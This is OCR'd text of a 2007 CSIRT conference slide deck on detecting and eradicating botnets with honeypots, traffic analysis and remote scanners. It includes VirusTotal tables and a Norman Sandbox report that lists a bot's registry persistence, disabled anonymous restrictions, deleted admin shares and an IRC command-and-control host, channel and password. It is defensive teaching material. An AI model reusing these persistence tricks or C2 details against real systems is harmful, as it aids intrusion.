
# Detection & Eradication

# About RedIRIS



- Spanish Academic & Research Network
- Interconnect 250 Universities & Research centers
- Part of goverment company, red.es
- IRIS-CERT, CSIRT inside RedIRIS

SPARCstation IPX

# Botnet Detection

1. By Traps
   1. Honeypots
   2. Spamtrap
   3. ...
2. By traffic analysis
   1. Netflow
   2. Darknet
3. By our users

# How can we detect malware ?

- Unfortunately malware are quite easy to obtain:
  - Spamtrap
  - From honeypots
  - Received from another CSIRT or group
  - From our costumer, when handling an incident
  - .


# Malware from Honeynets

- Recovered from complete machines
- Automated capture systems.
  - Nepenthes, http://nepenthes.mwcollect.org
  - Vulnerable service simulation (Ex: MS-RPC)

…and the good news are…

- Do NOT execute the buffer overflow code
- Parse the attack and simulate an infected system
- Download and store those interesting payloads

# Getting binaries from outside



- Instead of blocking malicius trafic (ex 445/TCP) , redirect it to a nepenthes box
- Redirect all your dark space to your nepenthes box.
- Use DNAT in your nepenthes box to accept and simulate the victims
- ~10,000 file /day

# From our costumer

- Perhaps the most difficult.

- Phone calls to help desk,
  - Why my computer is running slowly ?

- from outside:
  - Your computer is scanning me ….

- Or from you own sensors

Malware identification tool:

# SecCheck

- Freeware tool from MyNetWatchman
  - ***http://www.mynetwatchman.com/tools/sc***
- Analyzes the system and generates a plain-text report:
  - Processes running
  - Open files
    - DLL information (used by processes)
  - Network information
  - Running services
- Some worth tool to send your users to provide you that useful information

# Other similar tools

- Hijack-it,
  - http://www.merijn.org/index.php
  - Sysinternal tools
  - http://www.microsoft.com/technet/sysinternals/default.mspx
  - Foundstone tools
  - http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/freetools.htm

  - That allow us to recover the malware to analyze

# Practical:

- Connect to the hands-on wireless network.

- Download the file
  - http://192.168.1.31/exercises/SecCheck.log .

(seccheck report)

Do you find the binary ?

# Eradication

Same as Obliteration

- Complete destruction of every trace of something

From www.wordreference.com


# We want to

- Analyze the malware
  - Malware lab creation session in this conference.
  - Remote tools to analyze the files

- Eradicate the bot
  - Contact with the owners of the IP address & domains
  - Connect to the botnet and shutdown it

# Remote: virustotal.com

## http://www.virustotal.com


:::: VirusTotal :::: - Mozilla Firefox
Archivo
Editar
Ver
Ir
Marcadores
Herramientas
Ayuda
http://www.virustotal.com/vt/en/resultadof?e9b
Ir
Terminado

Complete scanning result of "TIM.Foto.Menssagem.exe", received in VirusTotal at 06.05.2007, 20:32:08 (CET).

STATUS: FINISHED


| Antivirus | Version | Update | Result |
|---|---|---|---|
| AhnLab-V3 | 2007.5.31.2 | 06.05.2007 | no virus found |
| AntiVir | 7.4.0.32 | 06.05.2007 | TR/Spy.Banker.Gen |
| Authentium | 4.93.8 | 05.23.2007 | no virus found |
| Avast | 4.7.997.0 | 06.05.2007 | no virus found |
| AVG | 7.5.0.467 | 06.05.2007 | no virus found |
| BitDefender | 7.2 | 06.05.2007 | no virus found |
| CAT-QuickHeal | 9.00 | 06.05.2007 | no virus found |
| ClamAV | devel-20070416 | 06.05.2007 | no virus found |
| DrWeb | 4.33 | 06.05.2007 | no virus found |
| eSafe | 7.0.15.0 | 06.05.2007 | suspicious Trojan/Worm |
| eTrust-Vet | 30.7.3693 | 06.05.2007 | no virus found |
| Ewido | 4.0 | 06.05.2007 | no virus found |
| FileAdvisor | 1 | 06.05.2007 | no virus found |
| Fortinet | 2.85.0.0 | 06.05.2007 | no virus found |
| F-Prot | 4.3.2.48 | 06.05.2007 | no virus found |
| F-Secure | 6.70.13030.0 | 06.05.2007 | Trojan-Spy.Win32.Banker.anv |
| Ikarus | T3.1.1.8 | 06.05.2007 | Trojan-Spy.Win32.Banker.anv |
| Kaspersky | 4.0.2.24 | 06.05.2007 | Trojan-Spy.Win32.Banker.anv |
| McAfee | 5046 | 06.05.2007 | no virus found |
| Microsoft | 1.2503 | 06.05.2007 | no virus found |
| NOD32v2 | 2310 | 06.05.2007 | a variant of Win32/Spy.Banker.CHC |
| Norman | 5.80.02 | 06.05.2007 | no virus found |
| Panda | 9.0.0.4 | 06.05.2007 | Suspicious file |
| Prevx1 | V2 | 06.05.2007 | no virus found |
| Sophos | 4.18.0 | 06.01.2007 | Mal/DelpBanc-A |
| Sunbelt | 2.2.907.0 | 06.04.2007 | VIPRE.Suspicious |
| Symantec | 10 | 06.05.2007 | no virus found |
| TheHacker | 6.1.6.129 | 06.04.2007 | no virus found |
| VBA32 | 3.12.0 | 06.04.2007 | suspected of Trojan-Spy.xBank.52 |
| VirusBuster | 4.3.23:9 | 06.05.2007 | no virus found |
| Webwasher-Gateway | 6.0.1 | 06.05.2007 | Trojan.Spy.Banker.Gen |

Aditional Information

File size: 1930752 bytes

- Analyze a file against a battery of antivirus.
- Don't perform any analysis of the file
- Detection rate varies due to encryptatation techniques used to avoid antivirus

# Virustotal.com


::::: VirusTotal ::::: - Mozilla Firefox
Archivo Editar Ver Ir Marcadores Herramientas Ayuda
http://www.virustotal.com/vt/en/resultadof?b51
Ir
Terminado

Complete scanning result of "example.exe", received in VirusTotal at 06.06.2007, 20:52:57 (CET).

STATUS: FINISHED


| Antivirus | Version | Update | Result |
|---|---|---|---|
| AhnLab-V3 | 2007.5.31.2 | 06.05.2007 | Win32/IRCBot.worm.Gen |
| AntiVir | 7.4.0.32 | 06.06.2007 | Worm/Rbot.90668 |
| Authentium | 4.93.8 | 05.23.2007 | W32/Sdbot.LZA |
| Avast | 4.7.997.0 | 06.06.2007 | Win32:SdBot-gen44 |
| AVG | 7.5.0.467 | 06.06.2007 | IRC/BackDoor.SdBot.ILM |
| BitDefender | 7.2 | 06.06.2007 | Generic.Sdbot.9856E601 |
| CAT-QuickHeal | 9.00 | 06.06.2007 | Backdoor.Rbot.gen |
| ClamAV | devel-20070416 | 06.06.2007 | Trojan.Mybot-2924 |
| DrWeb | 4.33 | 06.06.2007 | Win32.HLLW.MyBot.based |
| eSafe | 7.0.15.0 | 06.06.2007 | Win32.Rbot.aeu |
| eTrust-Vet | 30.7.3696 | 06.06.2007 | Win32/Rbot.EUH |
| Ewido | 4.0 | 06.06.2007 | Backdoor.Rbot.aeu |
| FileAdvisor | 1 | 06.06.2007 | High threat detected |
| Fortinet | 2.85.0.0 | 06.06.2007 | W32/RBot!tr.bdr |
| F-Prot | 4.3.2.48 | 06.05.2007 | W32/Sdbot.LZA |
| F-Secure | 6.70.13030.0 | 06.06.2007 | Backdoor.Win32.Rbot.aeu |
| Ikarus | T3.1.1.8 | 06.06.2007 | Backdoor.Win32.Wootbot |
| Kaspersky | 4.0.2.24 | 06.06.2007 | Backdoor.Win32.Rbot.aeu |
| McAfee | 5047 | 06.06.2007 | Generic Packed |
| Microsoft | 1.2503 | 06.06.2007 | Backdoor:Win32/Rbot!8FF3 |
| NOD32v2 | 2313 | 06.06.2007 | probably a variant of Win32/Rbot |
| Norman | 5.80.02 | 06.05.2007 | W32/Spybot.SVH |
| Panda | 9.0.0.4 | 06.06.2007 | W32/Gaobot.gen.worm |
| Prevx1 | V2 | 06.06.2007 | Covert.Sys.Exec |
| Sophos | 4.18.0 | 06.01.2007 | W32/Rbot-Gen |
| Sunbelt | 2.2.907.0 | 06.04.2007 | Backdoor.Win32.Rbot.aeu |
| Symantec | 10 | 06.06.2007 | W32.Spybot.Worm |
| TheHacker | 6.1.6.130 | 06.06.2007 | Backdoor/Rbot.gen |
| VBA32 | 3.12.0 | 06.06.2007 | Backdoor.Win32.Rbot.gen |
| VirusBuster | 4.3.23:9 | 06.06.2007 | Worm.RBot.JCW |
| Webwasher-Gateway | 6.0.1 | 06.06.2007 | Worm.Rbot.90668 |

Aditional Information

# Remote: Norman Sandbox

- First remote malware analysis tool
  - http://www.norman.com/microsites/nsic/en-us
- Two level model.
  - Free, small report by email.
  - Paid service: detailed information


# Norman Sandbox



```
example.exe : INFECTED with W32/Spybot.gen4 (Signature: W32/Spybot.SVH)
 [ DetectionInfo ]
    * Sandbox name: W32/Spybot.gen4
    * Signature name: W32/Spybot.SVH
 [ General information ]
    * Drops files in %WINSYS% folder.
    * **Locates window "NULL [class mIRC]" on desktop.
    * File length:        90668 bytes.
    * MD5 hash: 3e7da8308f3c5cf4fd1fd0239af6bdc4.
 [ Changes to filesystem ]
    * Creates file C:\WINDOWS\SYSTEM32\mwupdate32.exe.
    * Deletes file 256.
 [ Changes to registry ]
    * Creates value "microsft windows updates"="mwupdate32.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run".
    * Creates value "microsft windows updates"="mwupdate32.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion
\RunServices".
    * Sets value "restrictanonymous"="" in key "HKLM\System\CurrentControlSet\Control\Lsa".
    * Sets value "restrictanonymoussam"="" in key "HKLM\System\CurrentControlSet\Control\Lsa".
 [ Network services ]
    * Looks for an Internet connection.
    * Connects to "dad.darksensui.info" on port 9136 (TCP).
    * Connects to IRC Server.
    * IRC: Uses nickname NeTx|803400.
    * IRC: Uses username ezkieyac.
    * IRC: Joins channel ##NeTx## with password wayne.
    * IRC: Sets the usermode for user NeTx|803400 to +x+i.
    * Attempts to delete share named "IPC$" on local system.
    * Attempts to delete share named "ADMIN$" on local system.
    * Attempts to delete share named "C$" on local system.
    * Attempts to delete share named "D$" on local system.
 [ Process/window information ]
    * Creates a mutex new.
    * Will automatically restart after boot (I'll be back...).
 [ Signature Scanning ]
    * C:\WINDOWS\SYSTEM32\mwupdate32.exe (90668 bytes) : W32/Spybot.SVH.
```

# Remote: cwsandbox

http://research.sunbelt-software.com/ViewMalware.aspx?id=591651


ViewMalware - Mozilla Firefox
Archivo Editar Ver Ir Marcadores Herramientas Ayuda
